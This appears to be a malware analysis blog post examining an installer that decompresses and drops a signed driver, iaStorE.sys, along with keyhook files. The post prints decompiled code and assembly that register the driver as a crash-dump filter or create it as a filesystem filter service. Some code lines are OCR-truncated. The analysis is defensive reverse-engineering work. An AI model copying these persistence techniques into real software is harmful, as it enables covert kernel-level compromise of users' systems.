
```
    (v11)(&OldValue);
  write_spoolsr_and_MSdat();
  KeyHook_usp20_n_dats();
  v13 = FindResourceW(0, 110, L"KPE");
  v14 = v13;
  if ( v13 )
  {
    hResData = LoadResource(0, v13);
    if ( hResData )
    {
      v15 = SizeofResource(0, v14);
      v16 = LockResource(hResData);
      if ( v16 )
        decompress_and_write_iaStorE(v16, &sysDirDRIVERpath, v15);
    }
  }
  v17 = *Wow64RevertWow64FsRedirection;
  v18 = OldValue;
  if ( *Wow64RevertWow64FsRedirection
    || ((v19 = GetModuleHandleW(L"Kernel32.dll")) == 0 ? (v17 = *Wow64Rev
        v17) )
  {
    (v17)(v18);
  }
}
else
{
  write_spoolsr_and_MSdat();
  KeyHook_usp20_n_dats();
```

000078A1 iaStorE_and_files:86 (3284A1)


```
00386CF8  78 DA ED 3B 07 58 53 D9 D2 27 21 F4 2E A0 28 88
00386D08  51 E3 8A 2D DE 00 22 58 89 14 13 8D 88 14 41 40
00386D18  25 40 02 48 20 31 09 22 E8 2A 4D 05 23 8A BA 8A
00386D28  5D 14 CB DA 1B 2A 76 8A 5D 44 45 45 45 5D BB 82
00386D38  65 D7 AE 28 9A 7F CE BD 41 82 BA 6F F7 BD 7F DF
00386D48  F7 97 B7 37 DE CC 99 39 33 73 E6 CC 99 33 A7 10
00386D58  87 85 E6 21 1D 84 10 03 5E B5 1A A1 62 44 3D 1E
00386D68  E8 8F 9F 5A 78 CD DA ED 37 43 45 86 67 DB 17 D3
00386D78  04 67 DB 07 C6 C6 29 98 32 B9 34 46 2E 4C 60 46
00386D88  09 13 13 A5 4A 66 A4 88 29 4F 4A 64 C6 25 32 BD
00386D98  86 07 30 13 A4 D1 22 B6 A9 A9 11 4B A3 A3 FD EB
00386DA8  AC 93 A2 05 8F 97 36 BD 4F 96 A6 02 94 3C 4B 59
00386DB8  2A 26 E1 D4 A5 31 24 8C 5B 2A 24 61 94 06 9F B2
00386DC8  34 9A 84 93 48 E8 1F 17 15 8B E5 7F CF 56 3F 6F
00386DD8  84 A2 A7 EB 23 83 91 3B 43 1B 69 CF 51 07 64 4C
00386DE8  37 44 C8 16 90 16 14 2D 3A 02 BE 2C 70 89 46 11
00386DF8  70 99 8E 90 1E E0 8D 2F F9 E4 51 4E 13 8F 6A E4
00386E08  64 34 F1 6B 17 2C 9A 6C D0 2A A2 2C 68 C7 11 17
00386E18  64 08 85 60 51 3F A0 61 9C 0D 38 B6 27 0D 21 13
00386E28  00 DB 09 84 EC D1 3F F1 00 FF CF FF A0 9A AD 14
00386E38  4D 54 02 DC D3 42 63 90 75 93 E9 8D 0F 13 A1 58
00386E48  B6 3C 5A A8 14 22 D4 40 A3 74 62 1F 90 7E D2 7A
00386E58  20 46 78 6C 8A 0D B9 31 34 41 A3 07 6F 9B 6F F8
00386E68  4E B2 65 14 23 D9 47 3F 8D 3E E6 B7 FA F8 BE FC
00386E78  40 5C 3E 8F EB 23 34 B6 75 F8 C6 BE BB 6C B9 42
00386E88  1E 85 34 BE 93 69 DA FD E1 1B 7D 83 D8 72 91 44
```

8,869 Off. 0, Sel. 0

And it calls `decompress_` with extracted data and length of the data, `IDAscope` tells us that the function uses `ZLIB` -related constants:




```
00327A6F push    esi             ; size_t
00327A70 push    edi             ; int
00327A71 push    ebx             ; void *
00327A72 call    _memset
00327A77 add     esp, 0Ch
00327A7A lea     eax, [ebp+nNumberOfBytesToWrite]
00327A7D push    [ebp+length]
00327A80 push    [ebp+encrypted_data]
00327A83 push    eax
00327A84 push    ebx             ; output_dec_content
00327A85 call    decompress_
00327A8A push    edi             ; hTemplateFile
00327A8B push    2               ; dwFlagsAndAttributes
00327A8D push    2               ; dwCreationDisposition
00327A8F push    edi             ; lpSecurityAttributes
00327A90 push    edi             ; dwShareMode
00327A91 push    1F01FFh         ; dwDesiredAccess
00327A96 push    [ebp+iaStorE_sys] ; lpFileName
00327A99 call    ds:CreateFileW
00327A9F mov     esi, eax
00327AA1 cmp     esi, 0FFFFFFFFh
00327AA4 jz      short loc_327AC2
```



Found Crypto Signatures

- ⊟ ZLIB length starts
  - 0x73f98a4c (58 bytes matched)
  - ⊟ 0x38c138 (58 bytes matched)
    - referenced by 0x32a96d (function: sub_32A810)
- ⊟ ZLIB distance starts

Seems like it’s a driver, saved under `C:\Windows\System32\drivers` as `iaStorE.sys` :




```
  v11 = a1;
  v3 = 0;
  iaStorE_sys = a2;
  NumberOfBytesWritten = 0;
  nNumberOfBytesToWrite = 12 * a3;
  v4 = malloc(12 * a3);
  v5 = v4;
  if ( v4 )
  {
    memset(v4, 0, 12 * a3);
    decompress_(v5, &nNumberOfBytesToWrite, v11, a3);
    v6 = CreateFileW(iaStorE_sys, 0x1F01FFu, 0, 0, 2u, 2u, 0);
    v7 = v6;
    if ( v6 != -1 )
    {
      SetFilePointer(v6, 0, 0, 0);
      v3 = WriteFile(v7, v5, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    }
    free(v5);
    if ( v7 )
    {
      FlushFileBuffers(v7);
      CloseHandle(v7);
    }
  }
  return v3;
}
```

00006EBA decompress_and_write_iaStorE:29 (327ABA)

```
07BF830  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
07BF840  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
07BF850  00 00 00 00 43 00 3A 00  5C 00 57 00 69 00 6E 00  ....C.:.\.W.i.n.
07BF860  64 00 6F 00 77 00 73 00  5C 00 73 00 79 00 73 00  d.o.w.s.\.s.y.s.
07BF870  74 00 65 00 6D 00 33 00  32 00 5C 00 64 00 72 00  t.e.m.3.2.\.d.r.
07BF880  69 00 76 00 65 00 72 00  73 00 5C 00 69 00 61 00  i.v.e.r.s.\.i.a.
07BF890  53 00 74 00 6F 00 72 00  45 00 2E 00 73 00 79 00  S.t.o.r.E...s.y.
07BF8A0  73 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  s...............
07BF8B0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
07BF8C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

On a `0x64` system it installs the driver as a crash dump filter by simply adding the drive name to the registry key `\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CrashControl\DumpFilters` , on the next reboot, crashdmp.sys will load the filter driver into the dump stack, for more information about `Dump Filer Drivers` , click here:



```
ime ...  Process Name        PID   Operation      Path
:14:...  OnlineInstaller.e... 6500  RegQueryKey    HKLM
:14:...  OnlineInstaller.e... 6500  RegQueryKey    HKLM
:14:...  OnlineInstaller.e... 6500  RegOpenKey     HKLM\SYSTEM\CurrentControlSet\Control\CrashControl
:14:...  OnlineInstaller.e... 6500  RegOpenKey     HKLM\System\CurrentControlSet\Control\CrashControl
:14:...  OnlineInstaller.e... 6500  RegSetInfoKey  HKLM\System\CurrentControlSet\Control\CrashControl
:14:...  OnlineInstaller.e... 6500  RegSetValue    HKLM\System\CurrentControlSet\Control\CrashControl\DumpFilters
```

Event Properties


Event | Process | Stack

```
Date:       15/04/2018 15:14:26.1779652
Thread:     7676
Class:      Registry
Operation:  RegSetValue
Result:     SUCCESS
Path:       HKLM\System\CurrentControlSet\Control\CrashControl\DumpFilte
Duration:   0.0000864

Type:       REG_MULTI_SZ
Length:     50
Data:       dumpfve.sys, iaStorE.sys
```

```
00328226 mov     [ebp+var_1C], 740053h
0032822D mov     [ebp+var_18], 72006Fh
00328234 mov     [ebp+var_14], 2E0045h
0032823B mov     [ebp+var_10], 790073h
00328242 mov     [ebp+var_C], 73h
00328249 mov     [ebp+var_8], 0
0032824F call    ds:RegOpenKeyW
00328255 test    eax, eax
00328257 jnz     short loc_328271

00328259 push    32h                     ; cbData
0032825B lea     eax, [ebp+Data]
0032825E push    eax                     ; lpData
0032825F push    7                       ; dwType
00328261 push    0                       ; Reserved
00328263 push    offset aDumpfilters ; "DumpFilters"
00328268 push    [ebp+phkResult] ; hKey
0032826B call    ds:RegSetValueExW

00328271
00328271 loc_328271:
00328271 mov     eax, [ebp+phkResult]
00328274 test    eax, eax
00328276 jz      short loc_32827F
```

100.00 (-28,61 (31,4: 000076 00328271: set_iaStorE_as_DumpFilters: (Synchronized wit


On a `0x32` system it installs the driver via creating a service called `iaStorE`:



```
{
  GetFullPathNameW(a2, 0x104u, &Buffer, 0);
  v3 = OpenSCManagerW(0, 0, 0xF003Fu);
  if ( !v3 )
    return v2;
  v4 = CreateServiceW(
         v3,
         L"iaStorE",
         L"iaStorE",
         0xF01FFu,
         2u,
         1u,
         0,
         &Buffer,
         L"FSFilter Activity Monitor",
         0,
         L"FltMgr",
         0,
         0);
  if ( !v4 )
  {
    if ( GetLastError() != 1073 )
    {
LABEL_9:
      CloseServiceHandle(v3);
      return v2;
    }
    v2 = 1;
  }
  StartServiceW(v4, 0, 0);
  if ( v4 )
  {
    CloseServiceHandle(v4);
    CloseServiceHandle(v3);
    return v2;
  }
```

After extracting files and installing the driver, the sample exits.

All files are signed, including drivers, certificates are revoked by its issuer, but that’s not a problem for Windows:



```
D:\m_Files\4me\posts\r\EXTR\iaStorE.sys:
        Verified:       A certificate was explicitly revoked by its issuer.
        Link date:      4:54 PM 3/21/2018
        Publisher:      Shanghai Talkus Information Co.LTD.
        Company:        <Intel Corporation>
        Description:    Intel(R) Rapid Storage Technology Filter driver
        Product:        Intel(R) Rapid Storage Technology Filter driver
        Prod version:   14.8
        File version:   14.8.0.5
        MachineType:    64-bit
D:\m_Files\4me\posts\r\EXTR\KeyHook64.dll:
        Verified:       A certificate was explicitly revoked by its issuer.
        Link date:      4:51 PM 3/21/2018
        Publisher:      Shanghai Talkus Information Co.LTD.
        Company:        n/a
        Description:    n/a
        Product:        n/a
        Prod version:   n/a
        File version:   n/a
        MachineType:    64-bit
D:\m_Files\4me\posts\r\EXTR\KH_des.dat:
```

Thank you for your time.

Discuss on Reddit